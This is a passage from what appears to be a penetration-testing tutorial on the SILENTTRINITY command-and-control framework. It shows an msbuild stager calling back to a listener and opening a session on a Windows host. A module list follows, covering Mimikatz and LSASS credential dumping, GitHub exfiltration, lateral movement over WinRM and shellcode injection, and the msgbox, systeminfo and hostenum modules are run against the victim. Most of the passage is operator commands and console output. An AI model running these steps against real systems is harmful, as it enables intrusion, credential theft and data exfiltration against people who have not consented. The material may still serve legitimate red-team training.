Downloaded 1950224 bytes
Found IronPython.dll in zip
'IronPython, Version=2.7.9.0, Culture=neutral, PublicKeyToken=7f709c5b713576e1' loaded
Found Microsoft.Scripting.dll in zip
'Microsoft.Scripting, Version=1.2.2.0, Culture=neutral, PublicKeyToken=7f709c5b713576e1' loaded
Found Microsoft.Dynamic.dll in zip
'Microsoft.Dynamic, Version=1.2.2.0, Culture=neutral, PublicKeyToken=7f709c5b713576e1' loaded
Found IronPython.Modules.dll in zip
'IronPython.Modules, Version=2.7.9.0, Culture=neutral, PublicKeyToken=7f709c5b713576e1' loaded
Did not find IPY stdlib in embedded resources: Sequence contains no elements
Found IronPython.dll in zip
Found Main.py in zip
Found Boo.Lang.Interpreter.dll in zip
'Boo.Lang.Interpreter, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67' loaded
Found Boo.Lang.Compiler.dll in zip
'Boo.Lang.Compiler, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67' loaded
Found Boo.Lang.dll in zip
'Boo.Lang, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67' loaded
```


As the file is executed, you can see in the image below, a session will be generated.



```
ST (stagers)(msbuild) ≫generate http
[+] Generated stager to msbuild.xml
[*] Launch with 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml'
[*] Sending stage (1950257 bytes) -> 192.168.19.1 ...
[+] New session cd9d1570-735d-4373-bfe5-302e9ffdaafa connected! (192.168.19.1)
ST (stagers)(msbuild) ≫sessions
ST (sessions) ≫list
+---------------------------------------+----------------------+---------------+-----------------+
| GUID                                  | User                 | Address       | Last Checkin    |
+---------------------------------------+----------------------+---------------+-----------------+
| cd9d1570-735d-4373-bfe5-302e9ffdaafa  | raj@DESKTOP-39M9LR1  | 192.168.19.1  | h 00 m 00 s 04  |
+---------------------------------------+----------------------+---------------+-----------------+
ST (sessions) ≫
```

Windows Post Exploitation


As the session is generated, you can again use the **'list'** command to see the list of post exploitation modules available, some of which we will show in our article, as shown in the image below :



```
ST (modules) ≫list
+Modules-----------------+--------------------------------------------------------------------------------------------------------
| Name                   | Description
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/github_exfil       | Backs up files to a github repo
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/winrm              | Move laterally using winrm
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/safetykatz         | Creates a minidump of LSASS via Win32 API Calls, loads Mimikatz in memory and parses the dump for creds
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/execute-assembly   | Execute a .NET assembly in memory
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/internalmonologue  | Executes the Internal Monologue attack.
|                        | If admin, this will give you the Net-NTLMv1 hashes of all logged on users
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/systeminfo         | Enumerates basic system information.
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/hostenum           | Enumerates host configuration.
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/mimikatz           | Loads Mimikatz in memory and executes the specified command
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/shell              | Runs a shell command
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/excelshellinject   | Executes arbitrary shellcode using Excel COM objects
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/ipconfig           | Enumerates network interfaces.
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/msilshellexec      | Executes shellcode by using specially crafted MSIL opcodes to overwrite a JITed dummy method.
|                        | C# code that injects shellcode is dynamically compiled through the pyDLR
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/powershell         | Execute arbitrary PowerShell in an un-managed runspace
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/msgbox             | Pop a message box
+------------------------+--------------------------------------------------------------------------------------------------------
| ipy/uploader           | Upload a file to a destination path.
+------------------------+--------------------------------------------------------------------------------------------------------
| boo/winrm              | Move laterally using winrm
+------------------------+--------------------------------------------------------------------------------------------------------
| boo/mouseshaker        | Shakes da mouse
+------------------------+--------------------------------------------------------------------------------------------------------
| boo/shellcode          | Injects shellcode using the specified technique
+------------------------+--------------------------------------------------------------------------------------------------------
| boo/minidump           | Creates a memorydump of LSASS via Native Win32 API Calls
+------------------------+--------------------------------------------------------------------------------------------------------
| boo/msgbox             | Pop a message box
+------------------------+--------------------------------------------------------------------------------------------------------
ST (modules) ≫
```


Let’s try and use the message box. The purpose of this exploit is to pop a message on the victim’s PC. To use this exploit run the following set of commands :

```
use ipy/msgbox
set Text "Hacking Articles"
set Title "Hack"
run <session name>
```



```
ST (modules) >>use ipy/msgbox
ST (modules)(ipy/msgbox) >>help
+-----------+-------------------------------------+
| Command   | Description                         |
+-----------+-------------------------------------+
| list      | Show available modules              |
| options   | Show selected listeners options     |
| reload    | Reload all modules                  |
| run       | Run a module                        |
| set       | Set options on the selected module  |
| use       | Select the specified listener       |
| listeners | Listener menu                       |
| sessions  | Session menu                        |
| stagers   | Stager menu                         |
+-----------+-------------------------------------+
ST (modules)(ipy/msgbox) >>options
+-------------+----------+----------------------+---------------+
| Option Name | Required | Value                | Description   |
+-------------+----------+----------------------+---------------+
| Title       | False    | Pwned                | Window title  |
+-------------+----------+----------------------+---------------+
| Text        | False    | I'm in your computerz | Window text  |
+-------------+----------+----------------------+---------------+
ST (modules)(ipy/msgbox) >>set Text "Hacking Articles"
ST (modules)(ipy/msgbox) >>set Title "Hack"
ST (modules)(ipy/msgbox) >>options
+-------------+----------+------------------+---------------+
| Option Name | Required | Value            | Description   |
+-------------+----------+------------------+---------------+
| Title       | False    | Hack             | Window title  |
+-------------+----------+------------------+---------------+
| Text        | False    | Hacking Articles | Window text   |
+-------------+----------+------------------+---------------+
ST (modules)(ipy/msgbox) >>run cd9d1570-735d-4373-bfe5-302e9ffdaafa
ST (modules)(ipy/msgbox) >>
(Sessions: 1 Listeners: 1)
```


And as the result of the said exploit, a message box will pop up on the target machine. You can see the message box in the image below :



```
Hack

Hacking Articles
```

The next exploit is to receive basic information about the target system. And for his, type the following set of commands :

```
use ipy/systeminfo
run <session name>
```




```
ST (modules)(ipy/msgbox) ≫use ipy/systeminfo
ST (modules)(ipy/systeminfo) ≫run cd9d1570-735d-4373-bfe5-302e9ffdaafa
[+] cd9d1570-735d-4373-bfe5-302e9ffdaafa returned job result (id: givbPtTO)

Host:    DESKTOP-39M9LR1
OS:      Win32NT 10.0.10586.1106
64-Bit: True
Domain: DESKTOP-39M9LR1
User:    raj
Date:    3/12/2019 3:11:12 PM


ST (modules)(ipy/systeminfo) ≫
(Sessions: 1 Listeners: 1)
```

There is a module for enumeration of host and to run that module type the following set of commands :

```
use ipy/hostenum
run <session name>
```

As you can see you have catalogues and detailed information about your target system in the image below :

